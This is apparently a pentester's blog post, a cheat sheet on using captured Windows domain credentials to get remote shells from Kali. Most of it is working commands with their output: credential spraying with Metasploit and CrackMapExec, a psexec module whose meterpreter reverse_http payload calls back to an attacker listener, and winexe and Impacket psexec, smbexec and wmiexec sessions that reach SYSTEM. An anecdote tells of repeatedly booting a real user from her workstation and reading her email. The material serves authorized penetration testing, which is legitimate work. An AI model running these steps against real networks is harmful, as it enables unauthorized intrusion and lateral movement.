Using Credentials to Own Windows Boxes - Part 1 (from Kali)

Note: This is the first in what will hopefully be a multipart series about different ways to gain remote code execution on Windows machines. This first post is a quick braindump of different techniques from Kali. Future posts will explain the more subtle differences and how they actually work

This probably doesn't sound like a very interesting blog post already. Literally all this post is going to be is me showing you different ways to log in to a Windows machine with admin credentials. But…it's not the fact that I'm using valid credentials and authenticating to Windows, it's all the different ways you can go about doing it.

Here's the situation: you are on an internal network and you've recovered somebody's valid domain credentials. I'm not going to cover how that happened here but there are plenty of ways you can get them (e.g. cracked a hash from responder or social engineered someone). Now what do you actually do with these credentials?

This actually happened to me on one of my first pentests. I cracked an intercepted hash and found myself in possession of a valid domain account. But I didn't know the best way to use these credentials. In all my previous CTF's and HackMe's I got shell access through exploitation. And now here I am wondering how to not "exploit" a box, but straight up log into it. I ended up using RDP and booted the legit user from their workstation. Not very stealthy….but I promise you I got better over the years.

So I decided to start compiling a cheat sheet for myself of every way I've ever popped a shell using credentials. It's just a text file on my laptop, but I figured other's could benefit from it. Whatever your post-exploitation method of choice is (lately I'm a big fan of Empire), these techniques are your first step in.

For the purposes of demonstration, here's the Domain credentials we're assuming we know:


- **User**: jarrieta@cscou.lab
- **Pass**: nastyCutt3r

Spray and Pray

The fist step after recovering credentials is to see where they are actually good. I'm a big fan of using msfconsole and its database features for storing network scans. Metasploit provides the rough and dirty "smb_login" module to test/bruteforce credentials across a variety of hosts. Supply our creds in the `SMBUSER` and `SMBPASS` options, then use `services -p 445 -R` to populate RHOSTS with every host with 445 open

```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > set SMBDomain
CSCOU
SMBDOMAIN => CSCOU
msf auxiliary(smb_login) > set SMBUser
jarrieta
SMBUser => jarrieta
msf auxiliary(smb_login) > set SMBPass
nastyCutt3r
SMBPass => nastyCutt3r
msf auxiliary(smb_login) > services -p 445 -R
msf auxiliary(smb_login) > run
```

Then run it and watch the results:



The output shows the account is valid on three hosts. Metasploit also tells us that jarrieta is an Administrator on 10.9.122.5. That's huge because it means we can remotely execute code on that host.
Note: Any succesfull logins will be stored in the msf database. View them with `creds`

CrackMapExec. This is a fairly new tool that I've fallen in love with lately. It's written in Python and is extremely fast for testing credentials and launching attacks on a large number of hosts. You can get it from here:
https://github.com/byt3bl33d3r/CrackMapExec

You can use CME to spray credentials across a network as well from the command line:

```
(CME)root@kali:/opt/CrackMapExec# python crackmapexec.py 10.9.122.0/25 -d CSCOU -u jarrieta -p nastyCutt3r
04-14-2016 19:08:12 CME          10.9.122.9:445 ORDWS02        [*] Windows 6.3 Build 9600 (name:ORDWS02) (domain:CSCOU)
04-14-2016 19:08:12 CME          10.9.122.5:445 ORDWS01        [*] Windows 6.1 Build 7601 (name:ORDWS01) (domain:CSCOU)
04-14-2016 19:08:12 CME          10.9.122.100:445 DC1            [*] Windows 6.3 Build 9600 (name:DC1) (domain:CSCOU)
04-14-2016 19:08:12 CME          10.9.122.9:445 ORDWS02        [+] CSCOU\jarrieta:nastyCutt3r
04-14-2016 19:08:12 CME          10.9.122.100:445 DC1            [+] CSCOU\jarrieta:nastyCutt3r
04-14-2016 19:08:12 CME          10.9.122.5:445 ORDWS01        [+] CSCOU\jarrieta:nastyCutt3r (Pwn3d!)
04-14-2016 19:09:15 [*] KTHXBYE!
(CME)root@kali:/opt/CrackMapExec#
```

If the login has admin rights, CME indicates it by saying “Pwn3d!” :)

Make it rain shells

We now know where our compromised user is an administrator at 10.9.122.5. How many ways can we get a shell?

Note: I’m just gonna rapid-fire show commands here w/o really explaining how they work. Look for future blog posts digging further into these tools

Metasploit psexec. The old classic. It’s actually been updated to take advantage of PowerShell if it’s present, but the underlying technique hasn’t changed:

```
msf exploit(psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOST                 10.9.122.5       yes       The target address
   RPORT                 445              yes       The SMB service port
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                 ADMIN$           yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             CSCOU            no        The Windows domain to use for authentication
   SMBPass               nastyCutt3r      no        The password for the specified username
   SMBUser               jarrieta         no        The username to authenticate as


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.9.122.8       yes       The local listener hostname
   LPORT     8888             yes       The local listener port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(psexec) > exploit

[*] Started HTTP reverse handler on http://10.9.122.8:8888/
[*] 10.9.122.5:445 - Connecting to the server...
[*] 10.9.122.5:445 - Authenticating to 10.9.122.5:445|CSCOU as user 'jarrieta'...
[*] 10.9.122.5:445 - Selecting PowerShell target
[*] 10.9.122.5:445 - Executing the payload...
[+] 10.9.122.5:445 - Service start timed out, OK if running a command or non-service executable...
[*] 10.9.122.5:51671 (UUID: 3de310a23fb58e4c/x86=1/windows=1/2016-04-15T00:40:35Z) Staging Native payload ...
[*] Meterpreter session 2 opened (10.9.122.8:8888 -> 10.9.122.5:51671) at 2016-04-14 19:40:36 -0500
[-] 10.9.122.5:445 - Exploit aborted due to failure: unknown: 10.9.122.5:445 - Unable to execute specified command: The SMB server did not reply to our request

meterpreter > sysinfo
Computer        : ORDWS01
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64 (Current Process is WOW64)
System Language : en_US
Domain          : CSCOU
Logged On Users : 3
Meterpreter     : x86/win32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

There’s also `auxiliary/admin/smb/psexec_command` if you want to just run a single command. This module can also take a range of RHOSTS

Winexe. An old *nix tool to execute Windows commands remotely. Built in to Kali or available here. You can execute a single command or drop right into a command prompt:

```
root@kali:~# winexe -U CSCOU/jarrieta%nastyCutt3r //10.9.122.5 cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
cscou\jarrieta

C:\Windows\system32>
```

psexec.py. Part of the incredibly awesome Impacket library. Seriously great work with these Python libraries and tools (and they're what CME is built on). The Kali version is a bit behind so I clone it to opt and install in a virtualenv.

```
(IMP)root@kali:/opt/impacket/examples# python psexec.py CSCOU/jarrieta:nastyCutt3r@10.9.122.5
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] Trying protocol 445/SMB...

[*] Requesting shares on 10.9.122.5.....
[*] Found writable share ADMIN$
[*] Uploading file oxiHCrMj.exe
[*] Opening SVCManager on 10.9.122.5.....
[*] Creating service bSaa on 10.9.122.5.....
[*] Starting service bSaa.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```


smbexec.py. Another Impacket script. This one is a bit "stealthier" as it doesn't drop a binary on the target system. Commands and output are asynchronous:

```
(IMP)root@kali:/opt/impacket/examples# python smbexec.py CSCOU/jarrieta:nastyCutt3r@10.9.122.5
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] Trying protocol 445/SMB...
[*] Creating service BTOBTO...
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

wmiexec.py. Yet another awesome Impacket script (have I mentioned I like this project??). Under the hood this one uses Windows Management Instrumentation (WMI) to launch a semi-interactive shell.


```
(IMP)root@kali:/opt/impacket/examples# python wmiexec.py CSCOU/jarrieta:nastyCutt3r@10.9.122.5
Impacket v0.9.15-dev - Copyright 2002-2016 Core Security Technologies

[*] SMBv2.1 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
cscou\jarrieta

C:\>
```

CrackMapExec. You can also use CrackMapExec to execute commands on hosts by passing it the "-x" parameter. Since it's built on Impacket's libraries, it's basically doing the exact same thing as wmiexec.py, but let's you do it across a range of IPs:



Using Remote Desktop. So this is kind of cheating since it's not really "from Kali", but sometimes it's your only option. You can RDP into the host and run a command from there. Like I mentioned earlier, this is what I did on my first pentest. I booted the actual user off here workstation. She then logged back in and booted me off. I had a command ready to go, then I logged back in, booted her off, and got a connect back Meterpreter before she logged back in and kicked me off. *Side note: I also had her email open in OWA and saw her send an email to IT saying she kept getting kicked off her machine. Not very stealthy at all….shame on you young ropnop*


You can use Impacket's `rdp_check` to see if you have RDP access, then use Kali's `rdesktop` to connect:



Other methods

There are, of course, many other things you can do with valid Windows credentials. These are just my go-to methods for getting a quick shell. Generally speaking, I rarely spend much time in the actual shell - I just use these methods to execute a post-exploitation toolkit, like Powershell Empire or a Meterpreter payload. These are just your "foot in the door".

Besides executing commands, you can RDP (as seen above), or mount SMB shares and download/upload files arbitrarily:



Next up I'm going to show ways to execute commands remotely and get shells via builtin Windows tools (you can't do everything from Kali…)

Did I miss anything? I'll keep this updated as I go. Feel free to comment and let me know your favorite method.

-ropnop

See also

- ← Previous Post
- Next Post →